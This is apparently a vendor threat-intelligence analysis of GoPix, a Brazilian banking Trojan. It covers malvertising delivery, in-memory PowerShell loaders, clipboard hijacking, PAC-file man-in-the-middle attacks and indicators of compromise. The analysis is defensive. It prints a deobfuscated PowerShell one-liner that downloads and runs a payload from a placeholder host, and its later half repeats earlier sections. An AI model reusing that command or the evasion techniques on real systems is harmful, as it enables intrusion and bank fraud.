The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.

Initial infection



Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.


We have been monitoring this threat since 2023, and it continues to be very active for the time being.

GoPix malware campaign detections (download)

The initial infection vector is shown below:

Initial infection vector

Initial infection vector


When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.

Website shown if the user is detected as a bot or sandbox

Website shown if the user is detected as a bot or sandbox


However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:

JSON response from a malicious endpoint

JSON response from a malicious endpoint


The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.

WebSocket request to check if the port is open

WebSocket request to check if the port is open

This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.

Malware delivered through a malicious website

Malware delivered through a malicious website

Infection chain

First-stage payload


If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.

Stolen certificate used to sign the malicious installer

Stolen certificate used to sign the malicious installer


The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.

NSIS installer code creating a batch file

NSIS installer code creating a batch file


However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.

Obfuscated command line inside the LNK

Obfuscated command line inside the LNK

Deobfuscated command line:

WindowsPowerShell\v10\powershell (New-Object NetWebClient)UploadString("http://MALICIOUS/1/","tHSb")|$env:E -

The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.

It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.

Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).

GoPix delivery chain

GoPix delivery chain

Initial PowerShell script


This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.

System information collection

System information collection

The information contained within this JSON is as follows:

  • Folder and file names to be created under the %APPDATA% directory
  • Obfuscated PowerShell script
  • Encrypted PowerShell script ps
  • Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
  • GoPix configuration file pf

Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.

PSExecutionPolicyPreference=Unrestricted
powershell -File "$scriptPath"
exit

Obfuscated PowerShell script


Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.

Deobfuscated PowerShell script

Deobfuscated PowerShell script

Decrypted PowerShell script “ps”


The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.

PowerShell script shellcode jumps to the malware loader shellcode

PowerShell script shellcode jumps to the malware loader shellcode


The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.

Building the GoPix shellcode depending on the targeted architecture

Building the GoPix shellcode depending on the targeted architecture

Shellcode


This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The first time GoPix is dropped into memory through PowerShell, its structure is as follows:

  1. Memory dropper shellcode
  2. Memory dropper DLL
  3. Main payload shellcode
  4. Main payload DLL


Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.

MZ signature zeroed

MZ signature zeroed

GoPix dropper

When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.


After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.

The dropper uses a syscall instruction and calls the GoPix in-memory implant's main function

The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function

Main GoPix implant

Clipboard stealing functionality


Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.

Boleto bancário targeted in clipboard-stealing functionality

Boleto bancário targeted in clipboard-stealing functionality

When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.

Unique man-in-the-middle attack

PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.

In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.

PAC file excerpt

PAC file excerpt

To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.

CRC32 Target
8BD688E8 local
8CA8ACFF www2.banco********.com.br
AD8F5213 autoatendimento.********.com.br
105A3F17 www2.****.com.br
B477FE70 internetbanking.*******.gov.br
785F39C2 loginx.********.br
C72C8593 internetpf.*****.com.br
75E3C3BA internet.*****.com.br
FD4E6024 internetbanking.*******.com.br

HTTPS interception

Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.

GoPix trusted root certificate

GoPix trusted root certificate

Conclusion

With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.

This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.

For further information on GoPix and all technical details, please contact crimewareintel@kaspersky.com.

Kaspersky’s products detect this threat as HEUR:Trojan-Banker.Win64.GoPix, Trojan.PowerShell.GoPix, and HEUR:Trojan-Banker.OLE2.GoPix.

Indicators of compromise

EB0B4E35A2BA442821E28D617DD2DAA2 – NSIS installer
C64AE7C50394799CE02E97288A12FFF – ZIP archive with an LNK file
D3A17CB4CDBA724A0021F5076B33A103 – Malware dropper
28C314ACC587F1EA5C5666E935DB716C – Main payload

Malicious Certificate Thumbprint
<Name(CN=Root CA 2024)> f110d0bd7f3bd1c7b276dc78154dd21eef953384
<Name(CN=Root CA 2025)> 1b1f85b68e6c9fde709d975a186185c94c0faa51

C2
paletolife[.]com

Domains and IPs
https://correioez0ubcfht9i3.lovehomely[.]com/
https://correiotwknx9gu315h.lovehomely[.]com/
http://webmensagens4bb7[.]com/
https://mydigitalrevival[.]com/get.php
http://b3d0[.]com/1/
http://4a3d[.]com/1/
http://9de1[.]com/1/
http://ef0h[.]com/1/
http://yogarecap[.]com/1/

  •  

Free real estate: GoPix, the banking Trojan living off your memory

Introduction

GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.

Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.

GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.

The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.

The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.

The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.

Initial infection

Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.

We have been monitoring this threat since 2023, and it continues to be very active for the time being.

GoPix malware campaign detections (download)

The initial infection vector is shown below:

Initial infection vector

Initial infection vector

When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.

Website shown if the user is detected as a bot or sandbox

Website shown if the user is detected as a bot or sandbox

However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:

JSON response from a malicious endpoint

JSON response from a malicious endpoint

The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.

WebSocket request to check if the port is open

WebSocket request to check if the port is open

This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.

Malware delivered through a malicious website

Malware delivered through a malicious website

Infection chain

First-stage payload

If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.

Stolen certificate used to sign the malicious installer

Stolen certificate used to sign the malicious installer

